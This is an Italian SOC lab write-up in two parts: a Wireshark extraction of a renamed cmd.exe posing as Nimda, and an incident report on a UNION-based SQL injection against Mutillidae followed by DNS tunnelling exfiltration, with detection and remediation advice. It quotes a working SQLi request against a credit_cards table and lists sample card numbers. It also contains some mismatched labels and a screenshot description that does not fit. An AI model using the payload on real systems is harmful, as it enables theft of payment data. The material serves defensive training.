


Figura 2 - Export Objects > HTTP: l'oggetto W32.Nimda.Amm.exe viene ricostruito dalla cattura ed è pronto al salvataggio.

La finestra **Export - HTTP object list** mostra l'oggetto intercettato, il server di origine, il tipo di contenuto e la dimensione. Da qui l'analista può salvare il file nella directory desiderata. Nel laboratorio, il file viene salvato in **/home/analyst**.

La domanda del manuale chiede perché **W32.Nimda.Amm.exe** sia l'unico file nella cattura. La risposta è che il PCAP è stato generato in modo mirato: la cattura è stata avviata e interrotta con **tcpdump** per registrare una specifica operazione di download tramite **wget**. Non è stata registrata altra navigazione o attività di background. Per un report SOC questo dettaglio è importante perché spiega lo **scope** della cattura e impedisce conclusioni sbagliate sull'assenza di altri file.

7. Verifica da terminale e prossimi passi di analisi

Dopo l'estrazione, il file non deve essere eseguito. La verifica sicura parte da controlli statici. Il primo controllo è **ls -l**, che conferma presenza, permessi, owner, gruppo, data e dimensione del file. Nel caso osservato, **W32.Nimda.Amm.exe** è presente nella home dell'utente analyst e ha dimensione **345.088 byte**.

```
cd /home/analyst
ls -l
```



```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ cd /home/analyst
[analyst@secOps ~]$ ls -l
total 368
drwxr-xr-x 12 analyst analyst 4096 May 14 12:40 Desktop
drwxr-xr-x 3 analyst analyst 4096 Sep 30 2025 Downloads
-rw-r--r-- 1 analyst analyst 345088 May 18 13:06 W32.Nimda.Amm.exe
-rw-r--r-- 1 root root 6340 May 12 12:35 capture.pcap
drwxr-xr-x 9 analyst analyst 4096 Jun 19 2025 lab.support.files
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
-rw-r--r-- 1 analyst analyst 22 May 14 12:38 space.txt

```

Figura 3 - Verifica con `ls -l`: il file estratto è presente nella home dell'utente `analyst` con dimensione coerente.

Questo output è un'evidenza semplice ma fondamentale: dimostra che l'estrazione è riuscita e che il file esiste nel percorso previsto. In una procedura reale, andrebbero documentati anche **path completo**, **dimensione** e **permessi**, perché aiutano a rendere l'analisi ripetibile.

Il secondo controllo usa il comando **file**. Questo comando legge l'intestazione e prova a classificare il formato senza eseguire il programma. L'output indica **PE32+ executable for MS Windows 6.01 (console), x86-64**, quindi un eseguibile Windows a 64 bit in modalità console.

file W32.Nimda.Amm.exe

```

[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 6 sections
[analyst@secOps ~]$

```

Figura 4 - Output del comando `file`: conferma del formato PE32+ per Windows console x86-64.

Il passo successivo, in un'analisi malware ordinata, non è ancora eseguire il file. Prima si calcolano gli **hash**, si fa un **reputation lookup**, si estraggono le **stringhe** e solo dopo si valuta un'eventuale **analisi dinamica** in sandbox isolata.

Procedura consigliata dopo l'estrazione:

1. Calcolare **SHA256** e **MD5** per ottenere impronte univoche.
2. Cercare gli hash su piattaforme di **Threat Intelligence** o database OSINT.
3. Usare **strings** per cercare domini, IP, path, librerie e messaggi leggibili.
4. Se serve, eseguire il campione solo in una **sandbox isolata**, monitorando processi, rete, file system e registro.

CHECKPOINT DI STUDIO

La catena da ricordare è: **PCAP -> stream TCP -> oggetto HTTP -> file estratto -> verifica statica -> decisione operativa**. L'analista ricostruisce l'evidenza, la verifica senza eseguirla e documenta il rischio prima di proporre ulteriori analisi.

VERSIONE 2 - Riassunto tabellare operativo

Questa seconda parte condensa il laboratorio in tabelle utili per ripasso rapido, simulazioni SOC e presentazione tecnica. Ogni tabella collega concetto, evidenza e decisione.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Scenario	Analisi di un PCAP con Wireshark e CLI Linux.	Definire fonte, strumenti e obiettivo investigativo.
2	Apertura PCAP	Directory e comando di avvio.	Mantenere tracciabilità del dataset analizzato.
3	HTTP GET	Download di W32.Nimda.Amm.exe da 209.165.202.133:6666.	Individuare trasferimenti sospetti via rete.
4	Follow TCP Stream	Header HTTP e byte binari del file.	Ricostruire flusso applicativo e payload.
5	Identità reale	Il file è cmd.exe rinominato.	Non fidarsi del nome file: verificare sempre.
6	Export Objects	Estrazione dell'oggetto HTTP.	Ottenere artefatto per verifica statica controllata.
7	Verifica	Is -l, file, hash, strings e sandbox.	Confermare natura e pianificare analisi successiva.

2. Comandi e funzioni operative

Comando / funzione	Ruolo	Evidenza prodotta
<code>cd /home/analyst/lab.support.files/pcaps</code>	Posizionarsi nella cartella delle catture.	Contesto e path del dataset.
<code>wireshark nimda.download.pcap &</code>	Aprire il PCAP in Wireshark.	Vista dei pacchetti e dei protocolli.
Follow TCP Stream	Ricostruire la conversazione TCP.	Header HTTP, payload e byte binari.
File > Export Objects > HTTP	Estrarre oggetti trasferiti via HTTP.	File W32.Nimda.Amm.exe ricostruito.
<code>ls -l</code>	Verificare salvataggio e dimensione.	Presenza del file e 345.088 byte.
<code>file W32.Nimda.Amm.exe</code>	Identificare il formato senza eseguire.	PE32+ executable for MS Windows 6.01, x86-64.
<code>sha256sum / md5sum</code>	Calcolare impronta del file.	Hash univoco per confronto e TI.
<code>strings</code>	Estrarre testo leggibile.	Librerie, path, messaggi, possibili IOC.

3. Indicatori e artefatti osservati

Artefatto	Valore nel laboratorio	Interpretazione SOC
PCAP	nimda.download.pcap	Fonte primaria di evidenza di rete.
Protocollo	HTTP su TCP	Traffico leggibile e oggetto ricostruibile.
Richiesta	HTTP GET	Azione di download dal server.
Destinazione	209.165.202.133:6666	Host e porta del trasferimento.
Nome file	W32.Nimda.Amm.exe	Nome sospetto, ma da verificare.
Stringhe PE	This program cannot be run in DOS mode	Indizio di eseguibile Windows.
Librerie	KERNEL32.dll, NTDLL.dll, msvcrt.dll	Dipendenze Windows visibili nello stream.
Tipo reale	cmd.exe rinominato	Contesto didattico sicuro, non vero worm Nimda.

4. Domande operative da colloquio SOC

Domanda	Risposta sintetica	Perché conta
Cosa sono i simboli nello stream?	Byte binari interpretati come testo.	Evita di confondere payload con rumore.
Perché alcune parole sono leggibili?	Gli eseguibili contengono stringhe e import.	Aiuta nell'analisi statica iniziale.
Perché non fidarsi del nome file?	Un eseguibile può essere rinominato.	Riduce errori di classificazione.
Perché il file è unico nel PCAP?	Cattura mirata del download tramite wget/tcpdump.	Spiega assenza di traffico aggiuntivo.
Perché usare file?	Legge il formato senza esecuzione.	Verifica sicura del tipo di artefatto.
Quale passo successivo?	Hash, TI lookup, strings, sandbox.	Passa da estrazione a valutazione del rischio.

5. Rischi, impatto e remediation

Elemento	Rischio potenziale	Decisione operativa
Download .exe via HTTP	Trasferimento non cifrato di eseguibile potenzialmente malevolo.	Estrarre, hashare, bloccare IOC se confermato.
Porta 6666	Porta non standard, possibile servizio anomalo.	Verificare contesto, firewall e log proxy .
Nome Nimda	Possibile richiamo a worm noto o simulazione.	Non classificare solo dal nome.
File estratto	Rischio se eseguito fuori sandbox .	Non avviare; usare analisi statica e sandbox isolata .
Stringhe e librerie	Possibili IOC o funzionalità importate.	Estrarre stringhe e correlare con Threat Intelligence .
Assenza di hash	Impossibile confrontare reputazione.	Calcolare SHA256/MD5 e documentare.

6. Checklist finale per ripasso e laboratorio

Domanda SOC	Cosa cercare	Decisione operativa
Quale file?	Nome, path, dimensione, tipo.	Identificare artefatto principale.
Da dove arriva?	IP, porta, protocollo, richiesta HTTP.	Ricostruire origine del trasferimento.
Come è stato trasferito?	Stream TCP, GET, risposta HTTP.	Validare meccanismo di download.
È realmente malware?	Hash, file type, stringhe, reputazione.	Classificare con prove, non con supposizioni.
È sicuro eseguirlo?	No, non su host reale.	Usare sandbox isolata se serve analisi dinamica.
Quale impatto?	Possibile esecuzione Windows, C2, payload.	Stimare rischio e priorità.
Cosa documentare?	Screenshot, comandi, output, hash, conclusione.	Rendere l'indagine ripetibile.

7. Mini-glossario operativo

Termine	Definizione pratica
PCAP	File di cattura contenente pacchetti di rete analizzabili.
Stream TCP	Ricostruzione ordinata della conversazione tra client e server.
HTTP GET	Richiesta usata dal client per recuperare una risorsa.
PE32+	Formato eseguibile Windows a 64 bit.
Hash	Impronta univoca del file per confronto e reputazione.
Strings	Testi leggibili estratti da un binario.
Sandbox	Ambiente isolato per osservare comportamento senza rischiare il sistema reale.

CONCLUSIONE OPERATIVA

Il laboratorio insegna un metodo fondamentale di **network forensics**: **evento -> flusso -> oggetto -> artefatto -> verifica -> impatto -> remediation**. L'analista parte da una richiesta **HTTP** nel **PCAP**, segue lo **stream TCP**, estrae l'eseguibile, ne verifica presenza e formato, poi decide i passi successivi: **hashing**, **Threat Intelligence**, **strings** e **sandbox**. La decisione corretta non nasce dal nome del file, ma dalla correlazione tra rete, oggetto estratto e verifiche statiche documentate.

Incident Response Operativa: DNS Covert Channel e SQL Injection

Report integrato CyberGuardians: analisi di **SQL Injection**, compromissione di dati sensibili, esfiltrazione tramite **DNS tunneling**, evidenze Zeek/Kibana/capME e remediation SOC.

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario, sintesi e metodo SOC	Contesto Security Onion, catena di attacco, fonti dati e logica difensiva.
2	Vettore HTTP e SQL Injection	Zeek/Kibana HTTP, 22 richieste, 5-tupla e payload UNION-based SQLi.
3	Dump applicativo e dati compromessi	capME, risposta 200 OK, valori di carte di credito e classificazione data breach.
4	Canale DNS clandestino	DNS - Queries.csv, sottodomini esadecimali, xxd e messaggio ricostruito.
5	Origine e implicazioni DNS	DNS tunneling, script/malware/C2, evasione e indicatori comportamentali.
6	Remediation e mitigazione	Prepared statements, WAF, DNS monitoring, RPZ, TI feed e risposta incidente.
7	Tabelle operative e checklist	IOC, 5-tupla, evidenze, decisioni SOC e conclusione operativa.

NOTA DI METODO

Il report segue la catena **evento -> entità -> artefatto -> timeline -> impatto -> remediation**. Ogni schermata viene letta come prova: non basta vedere un alert, bisogna collegare **IP, protocollo, payload, risposta applicativa, dati esposti e decisione difensiva**.

OBIETTIVI DI STUDIO

1. Riconoscere una **SQL Injection UNION-based** nei log HTTP. 2. Dimostrare un **data breach applicativo** tramite capME. 3. Capire come dati sensibili possano essere trasformati in stringhe esadecimali e inviati via **DNS Covert Channel**. 4. Collegare **Kibana, Zeek, capME** e terminale Linux in una timeline investigativa.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

1. Scenario, sintesi e metodo SOC

Il caso CyberGuardians riguarda un incidente composto da due fasi collegate. La prima fase è una compromissione applicativa via **HTTP**, ottenuta sfruttando una vulnerabilità di **SQL Injection** nel web server interno. La seconda fase è l'esfiltrazione dei dati tramite **DNS**, usando query apparentemente infrastrutturali come canale clandestino.

L'ambiente di analisi è **Security Onion**, con fonti come **Kibana, Zeek/Bro, capME** e terminale Linux. In un SOC il valore dell'indagine sta nella correlazione: una singola dashboard non basta, mentre la combinazione di log HTTP, risposta applicativa, file di query DNS e decodifica terminale costruisce una prova ripetibile.

PUNTO DI CONTROLLO

La domanda guida è: quali **IP**, quali **protocolli**, quali **log**, quale **payload** e quale **dato sensibile** dimostrano la compromissione? La sequenza da documentare è: **attacco HTTP -> dump dati -> codifica -> query DNS -> esfiltrazione -> mitigazione**.

2. Vettore HTTP e SQL Injection

La telemetria **Zeek HTTP** indicizzata in **Kibana** evidenzia un pattern anomalo verso il web server interno. L'indirizzo sorgente dell'attaccante è **209.165.200.227**, mentre l'host di destinazione è **209.165.200.235** sulla porta **80/TCP**. La dashboard mostra **22 richieste HTTP**, concentrate su un flusso applicativo sospetto.






Figura 1 - Dashboard Kibana/Zeek HTTP: 22 richieste verso il servizio web sulla porta 80.

L ispezione del singolo evento, associato all UID **CuKeR52aPjRN7PfQDd**, mostra una **SQL Injection UNION-based** sulla pagina **user-info.php**. Il parametro vulnerabile è **username**: al posto di un nome utente legittimo viene inserita una query che seleziona campi dalla tabella **credit_cards**.

```
GET /mutillidae/index.php?page=user-info.php&username='%20union%20select%20ccid,%20ccnumber,%20ccv,%20expiration,%20null%20from%20credit_cards%20--%20&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
```

Host: 209.165.200.235




Figura 2 - Dettaglio del log HTTP malevolo: richiesta GET con UNION SELECT sulla tabella credit_cards.

Questa non è una semplice scansione: la query tenta di leggere dati reali dal database. L evidenza combina **sorgente**, **destinazione**, **porta**, **URL**, **parametro vulnerabile** e **payload SQL**, quindi consente di classificare il vettore iniziale come sfruttamento applicativo riuscito.

3. Dump applicativo e dati compromessi

The screenshot shows a web browser window with the address bar displaying "localhost/capme/elastic.php?esid=Zzgz0BB6Cd_0SD_IW". The page content is rendered in red text, indicating an error. The error message states: "Authentication Error: Bad user name or password". Below the error message, there is a form with two input fields: "Username" and "Password". The "Username" field is currently focused. The page also includes a "View Account Details" button.

Record	Campi osservati	Valori rilevati	Classificazione
#1	Username / Password / Firma	4444111122223333 / 745 / 2012-03-01	Carta di credito compromessa
#2	Username / Password / Firma	7746536337776330 / 722 / 2015-04-01	Carta di credito compromessa
#3	Username / Password / Firma	8242325748474749 / 461 / 2016-03-01	Carta di credito compromessa
#4	Username / Password / Firma	7725653200487633 / 230 / 2017-06-01	Carta di credito compromessa
#5	Username / Password / Firma	1234567812345678 / 627 / 2018-11-01	Carta di credito compromessa

4. Canale DNS clandestino e decodifica

Documento/report redatto per la Build Week 3






Figura 4 - Terminale Security Onion: decodifica del file DNS - Queries.csv con xxd e lettura del testo ricostruito.

```
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
```

MESSAGGIO DECODIFICATO

DOCUMENTO CONFIDENZIALE NON CONDIVIDERE

Questo documento contiene informazioni sull'ultima violazione di sicurezza.

La decodifica conferma che le query DNS trasportavano un documento riservato. L'evidenza chiave non è solo la presenza di query anomale, ma la possibilità di ricostruire il contenuto in chiaro tramite **xxd -r -p**, provando l'**esfiltrazione**.

5. Implicazioni difensive e origine delle query DNS

Il risultato implica l'uso di un **DNS Covert Channel**. Il protocollo DNS viene abusato perché spesso è consentito in uscita anche in reti restrittive. Molti ambienti ispezionano con più attenzione **HTTP/HTTPS** ed e-mail, mentre trattano le query DNS come traffico infrastrutturale necessario.




Figura 5 - Analisi Kibana del traffico DNS: telemetria utile per individuare pattern anomali e domini sospetti.




Figura 6 - Query DNS analizzate in Kibana: stringhe lunghe e ripetute compatibili con dati codificati.

Le query possono essere generate da uno **script automatizzato**, da un **malware** o da un **C2 agent**. Un attore può convertire un file in esadecimale, dividerlo in chunk compatibili con le label DNS e inviare richieste tramite **nslookup**, **dig** o API di risoluzione nomi. Framework come **Cobalt Strike**, **DNSCat2** e **Iodine** implementano tecniche simili.

La detection non deve basarsi solo su firme statiche. Ogni query può cambiare perché dipende dal contenuto esfiltrato; quindi il SOC deve osservare **entropia**, **lunghezza**, **frequenza**, **domini rari**, **NXDOMAIN** e volume anomalo da singoli host.

6. Raccomandazioni e mitigazione tecnica

La remediation deve agire su entrambe le fasi della kill chain. Per la fase applicativa, la vulnerabilità va corretta con **validazione input server-side**, **prepared statements**, ORM sicuri e controlli sui parametri. Un **WAF** può bloccare pattern come **UNION SELECT**, commenti SQL e payload anomali, ma non sostituisce la correzione del codice.

Per la fase DNS, il SOC deve implementare monitoraggio comportamentale su sottodomini ad alta entropia, label molto lunghe, frequenza elevata verso domini rari e traffico diretto verso resolver esterni. Le architetture DNS dovrebbero usare **RPZ**, feed di **Threat Intelligence**, logging centralizzato, resolver controllati e blocco delle query dirette non autorizzate.

PIANO DI MITIGAZIONE

1. Correggere la vulnerabilità applicativa con **prepared statements** e **validazione input**.
2. Aggiornare o distribuire il **WAF** con regole anti SQLi.
3. Monitorare **DNS tunneling** tramite **SIEM/IDS**.
4. Applicare **RPZ** e feed di reputazione.
5. Ricercare retrospettivamente query e IP nei log.
6. Valutare notifica e gestione **data breach** per i dati di pagamento compromessi.

7. Sintesi operativa

Il caso dimostra una catena completa: **SQL Injection** iniziale, estrazione di **dati sensibili**, conversione in stringhe compatibili con DNS e invio verso infrastruttura controllata dall'attaccante. In ottica SOC, il valore dell'indagine è correlare fonti diverse: **HTTP logs**, **capME**, **DNS logs**, terminale e dashboard **Kibana**.

CHECKPOINT DI STUDIO

